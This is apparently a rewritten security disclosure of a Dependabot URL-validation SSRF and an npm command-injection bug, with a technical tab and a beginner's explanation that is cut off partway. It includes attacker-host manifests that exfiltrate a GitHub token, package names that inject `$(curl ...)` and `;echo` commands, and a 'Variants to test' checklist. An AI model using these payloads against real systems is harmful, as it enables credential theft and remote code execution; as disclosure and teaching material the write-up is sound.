Diving into Dependabot along with a bug in npm
Dependabot's URL validation for Git dependencies could be bypassed, allowing an attacker to make Dependabot send its GitHub access token to an attacker-controlled server. Additionally, a command injection flaw in npm allowed arbitrary shell commands to be executed when installing a malicious package, which was used to gain a shell on Dependabot's server.


If you are developing some applications on GitHub, you might have seen pull requests from Depedabot. It automatically finds outdated vulnerable packages and sends pull requests to fix that.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Dependabot is the GitHub feature that watches a repository's dependencies, finds outdated or vulnerable packages and opens pull requests to update them. It is enabled by default and can make commits on dependabot/* branches of many repositories on GitHub. That write access is what made it interesting: if an attacker could gain control of Dependabot, they could inherit write permissions on those repositories.
The core of Dependabot is open source at dependabot/dependabot-core, so it can be run outside GitHub. The investigation started there, in a local environment, before moving to the hosted service.
Setup
A local Dependabot environment was prepared following the official sample code in dependabot/dependabot-script. That sample requires a GitHub access token to fetch the source code of the repository, and passes it as a credential:
credentials =
  [{
    "type" => "git_source",
    "host" => "github.com",
    "username" => "x-access-token",
    "password" => "a-github-access-token"
  }]
Two test repositories were used: tyage/dependabot-test-app for the SSRF work and tyage/dependabot-test3 for the command execution work. The attacker-controlled host used throughout is github.com.mocos.kitchen, with a listener on port 3001 for the command execution payloads.
Finding it
The first idea was to deceive Dependabot so that the bot sends its GitHub access token to an attacker server instead of GitHub. That looked possible because of flaws in URL validation.
One validation checks whether the URL contains github.com:
KNOWN_HOSTS = /github\.com|bitbucket\.org|gitlab.com/i.freeze
raise Dependabot::GitDependenciesNotReachable, [uri] unless uri.match?(KNOWN_HOSTS)
This accepts a URL such as github.com.mocos.kitchen, because the regexp only looks for the substring.
A second validation uses a regexp for git URLs in the npm and yarn file parser:
      GIT_URL_REGEX = %r{
        (?<git_prefix>^|^git.*?|^github:|^bitbucket:|^gitlab:|github\.com/)
        (?<username>[a-z0-9-]+)/
        (?<repo>[a-z0-9_.-]+)
        (
          (?:\#semver:(?<semver>.+))|
          (?:\#(?=[\^~=<>*])(?<semver>.+))|
          (?:\#(?<ref>.+))
        )?$
      }ix.freeze
This accepts a URL such as git+https://github.com.mocos.kitchen/username/repo. Based on these tricks, Dependabot treats git+https://github.com.mocos.kitchen/username/repo as a valid GitHub URL.
Exploitation
Step 1: steal the token locally
A sample repository, tyage/dependabot-test-app, was created with the following package.json:
{
  "dependencies": {
    "package1": "git+https://github.com.mocos.kitchen/username/repo"
  }
}
The credentials, repo_name and dependency_name in update-script.rb from the official sample were updated so the dependency checker runs against this repository. When the script was run, the server at github.com.mocos.kitchen received a request containing the GitHub access token:
GET /username/repo.git/info/refs?service=git-upload-pack HTTP/1.0
Host: localhost:3000
Connection: close
User-Agent: dependabot-core/0.142.0 excon/0.79.0 ruby/2.6.6 (x86_64-darwin20) (+https://github.com/dependabot/dependabot-core)
Authorization: Basic eC1hY2Nlc3MtdG9rZW46Z2hw*************************************
Accept-Encoding: deflate, gzip
The Authorization header carries the credential in Basic form. The conclusion: if someone runs a dependency checker against a malicious repository, their GitHub access token is stolen.
Step 2: try the same against GitHub's Dependabot
To try the attack in the GitHub environment, Dependabot alerts were enabled in the sample repository by adding a .github/dependabot.yml file:
---
version: 2
updates:
  - package-ecosystem: npm
    directory: "/"
    schedule:
      interval: daily
A request from GitHub's Dependabot did arrive, but contrary to expectation it contained no GitHub access token:
GET /username/repo.git/info/refs?service=git-upload-pack HTTP/1.0
Host: localhost:3000
Connection: close
User-Agent: dependabot-core/0.156.4 excon/0.83.0 ruby/2.7.1 (x86_64-linux-gnu) (+https://github.com/dependabot/dependabot-core)
Accept-Encoding: gzip
Those servers use a special HTTP proxy that lets the bot reach the target repository without a GitHub access token, so the SSRF could not be used to steal the token from GitHub's own Dependabot servers.
Step 3: get a shell on the Dependabot server
While trying payloads, a pattern was found that triggers a shell command on the Dependabot server. With the package name https://github.com/tyage/;$(curl$[redacted]:3001);?/..., the shell command curl$[redacted]:3001 was executed and the request was observed. The repository tyage/dependabot-test3 was used with this package.json:
{
  "name": "javascript",
  "version": "1.0.0",
  "main": "index.js",
  "license": "MIT",
  "private": true,
  "dependencies": {
    "tyage-sample-package": "https://github.com/tyage/;$(curl$[redacted]:3001);?/github.com/tyage/sample-package.git#semver:4.0.0"
  }
}
The ; terminates the intended command and $(...) runs the substitution; $IFS stands in for the space that would otherwise break the package name. This gave a shell on the Dependabot server, but what could be done there was limited:
- Access to the internal HTTP proxy that lets the bot reach the target GitHub repository.
- Access to the internal API server that lets the bot create a pull request as Dependabot.
- Bitcoin mining.
Read or write access to other users' repositories was not obtained. The author notes that pwning the internal HTTP proxy or API server would probably allow privilege escalation.


Even without access to other repositories, the internal API allowed impersonating a verified Dependabot account and creating a commit and pull request:
https://github.com/tyage/dependabot-test3/pull/31
Step 4: find the root of the command execution in npm
To understand what happened when the package name was changed to https://github.com/tyage/;$(curl$[redacted]:3001);..., the code was traced. The command was executed in the run_npm_7_top_level_updater method. There the bot runs npm install with --ignore-scripts --package-lock-only so it can see whether the lock file is updated without running install scripts:
          command = [
            "npm",
            "install",
            *install_args,
            "--force",
            "--dry-run",
            "false",
            "--ignore-scripts",
            "--package-lock-only"
          ].join(" ")
The initial assumption was that Dependabot does not escape the arguments, but it does escape all command arguments properly:
cmd = allow_unsafe_shell_command ? command : escape_command(command)
So npm install was run manually to see what happened:
$ npm install 'git+https://github.com/tyage/sample-package;echo HELLO > a;' --ignore-scripts
npm ERR! code 127
npm ERR! command failed
npm ERR! command git ls-remote ssh://[redacted]/tyage/sample-package;echo HELLO > a; .git
npm ERR! [redacted] HEAD
npm ERR! [redacted] refs/heads/main
npm ERR! [redacted] refs/tags/4.0.0
npm ERR! [redacted] refs/tags/5.0.0
npm ERR! zsh:1: command not found:  .git

npm ERR! A complete log of this run can be found in:
$ cat a
HELLO
The bug is in npm. Even with --ignore-scripts, a shell command injected in a package name is executed. When npm install is called with a git+https://... package name, git ls-remote is triggered through child_process.spawn:
proc = spawn(cmd, args, opts)
If child_process.spawn is called with the shell option, the command runs inside a shell. npm passes the opts variable, which contains the npm config, as the options argument, so opts.shell is the same as the shell config, whose default is the $SHELL environment variable or bash on Posix. The config can be read with npm config:
$ npm config get shell
/bin/zsh
In short: npm calls child_process.spawn to run git ls-remote 'git+https://....', but because the shell option is set, a malicious shell command in the package name, starting from ; or $(, is evaluated.
Root cause
Two separate mistakes.
In Dependabot, host validation was done with substring and prefix regexps rather than by parsing the URL and comparing the host exactly. KNOWN_HOSTS matches github.com anywhere in the string, so github.com.mocos.kitchen passes, and GIT_URL_REGEX accepts a git+https:// URL whose host merely starts with github.com. Argument escaping in Dependabot was correct, so the command execution did not come from Dependabot's own shell handling.
In npm, the package name is passed to git ls-remote via child_process.spawn with the shell option taken from npm config, so shell metacharacters in the name are interpreted. --ignore-scripts only suppresses install scripts; it does not stop the shell from evaluating the arguments of the git command npm itself runs.
Impact
For the SSRF: anyone running the open-source Dependabot against a malicious repository loses their GitHub access token to the attacker. Against GitHub's hosted Dependabot the token was not present, because of the internal HTTP proxy, so that path did not yield tokens there.
For the command execution: a shell on a Dependabot server. From there the attacker can reach the internal HTTP proxy for the target repository and the internal API server that creates pull requests as Dependabot, and can mine Bitcoin. The author could not obtain read or write access to other users' repositories, and suggests that pwning the proxy or API server would probably escalate permissions. Impersonating the verified Dependabot account to create a commit and pull request was possible.
For the npm bug: the author notes that installing a malicious npm package is already dangerous, so this bug only affects limited situations such as a dependency checker.
Fix
The npm issue was reported and resolved in npm 7.10.0. The author asked whether a CVE would be issued and was told it would not. The Dependabot SSRF was reported separately; the report does not describe a fix.
Timeline
Both issues were in scope of the GitHub Bug Bounty Program. Bounties were $617 for the Dependabot SSRF and $7,500 for the npm RCE.
Report to Dependabot:
- 2021/03/31 08:50:30 UTC Reported Dependabot issue
- 2021/04/23 09:54:22 UTC Bounty rewarded
Report to npm:
- 2021/04/06 10:23:49 UTC Reported npm issue
- 2021/04/07 17:53:57 UTC Issue triaged
- 2021/04/28 19:41:59 UTC Issue patched
- 2021/05/04 14:42:21 UTC Bounty rewarded
Variants to test
- Host allowlists built from substrings. Take any component that validates a git or package URL against a known host and supply
known-host.attacker.tld. A positive result is the component making an outbound request to the attacker host, visible in your listener logs. - Prefix-anchored git URL regexps. Supply
git+https://known-host.attacker.tld/user/repoin a manifest and watch for a fetch. A positive result is a request arriving at your server with the expected path shape (/user/repo.git/info/refs?service=git-upload-pack). A positive result is a Basic credential in the request, as in the local Dependabot run. - Shell metacharacters in package names passed to npm. Use names containing
;,$(and$IFSand runnpm installwith--ignore-scripts. A positive result is your command executing, for example a file created byecho HELLO > a. shellconfig in npm. Checknpm config get shellon the target environment. If it resolves to a shell, any spawn of git with a user-controlled package name is a candidate for command injection.- Internal services reachable from a compromised dependency checker. After obtaining command execution, probe for an internal HTTP proxy and an internal API that can create commits and pull requests. A positive result is a pull request authored by the bot account on a repository you control.
What happened, in plain words
GitHub has a helper robot called Dependabot. It lives inside GitHub, looks at the list of software libraries (called packages) that a project depends on, notices when one of them is old or has a known security problem, and opens a pull request to update it. A pull request is GitHub's way of proposing a change: it says "here is a new version of the files, please review and merge it". Because Dependabot is allowed to write to many repositories, anyone who could take control of it would inherit that writing power. That is the idea this researcher started from.
The picture above shows one of those automatic pull requests from Dependabot, the kind you may have seen on GitHub if you develop there.
The researcher found two separate bugs. The first was in Dependabot itself: it could be tricked into sending a secret login token to a server controlled by the attacker. The second was in npm, the tool that installs JavaScript packages: a specially crafted package name could make npm run an arbitrary command on the machine. Separately, the researcher got a command prompt on GitHub's own Dependabot servers, from which they could create commits and pull requests pretending to be the verified Dependabot account. They could not, however, read or write other people's repositories.
Below is the whole story, step by step, with every concept explained from scratch.
Background: what Dependabot is and why it matters
A repository is a project folder stored on GitHub, with a full history of every change. A dependency is another piece of software your project relies on, like a library that handles dates or parses JSON. Dependencies get old and sometimes have security holes, so somebody has to keep them up to date. Dependabot does that automatically.
Dependabot is enabled by default and can make commits on dependabot/* branches of many repositories on GitHub. A branch is a parallel line of development inside a repository; a commit is a saved change. So Dependabot has write access to a lot of places. If an attacker could gain control of Dependabot, they could inherit write permissions on those repositories. That is why it was worth investigating.
The core of Dependabot is open source at dependabot/dependabot-core. Open source means the code is public and anyone can download and run it. That let the researcher set up a copy on their own computer and experiment safely before touching GitHub's hosted service.
Setting up a local copy
A local Dependabot environment was prepared following the official sample code in dependabot/dependabot-script. That sample requires a GitHub access token to fetch the source code of the repository, and passes it as a credential:
credentials =
  [{
    "type" => "git_source",
    "host" => "github.com",
    "username" => "x-access-token",
    "password" => "a-github-access-token"
  }]
Line by line:
credentials =starts a variable calledcredentials, which will hold the login details.[{ ... }]is a list containing one entry. The entry is a set of key/value pairs, like a form."type" => "git_source"says this credential is for fetching source code from a git server. Git is the version-control system GitHub is built on."host" => "github.com"says the credential is meant for github.com."username" => "x-access-token"and"password" => "a-github-access-token"are the login pair. A token is a long random string that acts like a password but can be limited in what it is allowed to do. Here the username is a fixed placeholder and the token goes in the password slot.
Why this matters: the token is a secret. If it leaks, whoever holds it can act as the owner of the token within its permissions. The whole first attack is about making Dependabot send this token somewhere it should not.
Two test repositories were used: tyage/dependabot-test-app for the first attack and tyage/dependabot-test3 for the command execution work. The attacker-controlled host used throughout is github.com.mocos.kitchen, with a listener on port 3001 for the command execution payloads. A listener is simply a small program on the attacker's server that waits for incoming connections and records them, so the attacker can see whether the victim's machine reached out.
Finding the first bug: a bad URL check
The first idea was to deceive Dependabot so that the bot sends its GitHub access token to an attacker server instead of GitHub. That looked possible because of flaws in URL validation. A URL is a web address, like https://github.com/user/repo. Validation means checking that an address is on an approved list before using it.
One validation checks whether the URL contains github.com:
KNOWN_HOSTS = /github\.com|bitbucket\.org|gitlab.com/i.freeze
This line defines a pattern (a regular expression, or regexp) called KNOWN_HOSTS. A regexp is a way of describing text to search for. The | means "or", so the pattern matches the text github.com, or bitbucket.org, or gitlab.com. The i at the end makes the match case-insensitive. .freeze just stops the pattern from being changed later.
The problem is that this pattern only looks for those characters anywhere in the string. It does not check that the address actually belongs to github.com.
raise Dependabot::GitDependenciesNotReachable, [uri] unless uri.match?(KNOWN_HOSTS)
This line says: if the address (uri) does not match the pattern, raise an error saying the dependency cannot be reached. In other words, the address is accepted as long as it contains github.com somewhere. That accepts a URL such as github.com.mocos.kitchen, because the regexp only looks for the substring. github.com.mocos.kitchen is a completely different server, owned by the attacker, but it contains the text github.com at the start.
A second validation uses a regexp for git URLs in the npm and yarn file parser:
      GIT_URL_REGEX = %r{
        (?<git_prefix>^|^git.*?|^github:|^bitbucket:|^gitlab:|github\.com/)
        (?<username>[a-z0-9-]+)/
        (?<repo>[a-z0-9_.-]+)
        (
          (?:\#semver:(?<semver>.+))|
          (?:\#(?=[\^~=<>*])(?<semver>.+))|
          (?:\#(?<ref>.+))
        )?$
      }ix.freeze
Line by line:
GIT_URL_REGEX = %r{ ... }ix.freezedefines another pattern. Theimeans case-insensitive, thexmeans whitespace and comments inside the pattern are ignored so it can be spread over several lines.(?<git_prefix>^|^git.*?|^github:|^bitbucket:|^gitlab:|github\.com/)is the start of the address. It can be the very beginning (^), or something starting withgit, orgithub:,bitbucket:,gitlab:, or the textgithub.com/. The namegit_prefixlabels this part.(?<username>[a-z0-9-]+)/is the user name part: lowercase letters, digits and hyphens, followed by a slash.(?<repo>[a-z0-9_.-]+)is the repository name: lowercase letters, digits, underscores, dots and hyphens.- The next block in brackets allows an optional suffix after
#, such as a version number (#semver:...) or a branch or tag reference (#ref). $means the end of the string.
This accepts a URL such as git+https://github.com.mocos.kitchen/username/repo. The git_prefix part matches github.com/ inside the attacker's hostname, and the rest of the address fits the username and repo pattern. Based on these tricks, Dependabot treats git+https://github.com.mocos.kitchen/username/repo as a valid GitHub URL.
This class of bug is called SSRF, short for Server-Side Request Forgery. In plain words: you make a server send a request to an address of your choosing, even though the server was only supposed to talk to approved addresses. A comparison: imagine a receptionist who is told "only call numbers that contain 555". You give them a number like 555-evil-line, and they call it, because it contains 555. The receptionist did what the rule said, but the rule was too loose.
Step 1: steal the token locally
A sample repository, tyage/dependabot-test-app, was created with the following package.json:
{
  "dependencies": {
    "package1": "git+https://github.com.mocos.kitchen/username/repo"
  }
}
Line by line:
package.jsonis the file that lists a JavaScript project's dependencies."dependencies"is the section that lists them."package1"is the name of a dependency."git+https://github.com.mocos.kitchen/username/repo"says: fetch this dependency from a git server at that address. Thegit+prefix tells npm it is a git address rather than a normal package registry entry.
The address looks like GitHub to the loose checks above, but the real server is github.com.mocos.kitchen, which the attacker controls.
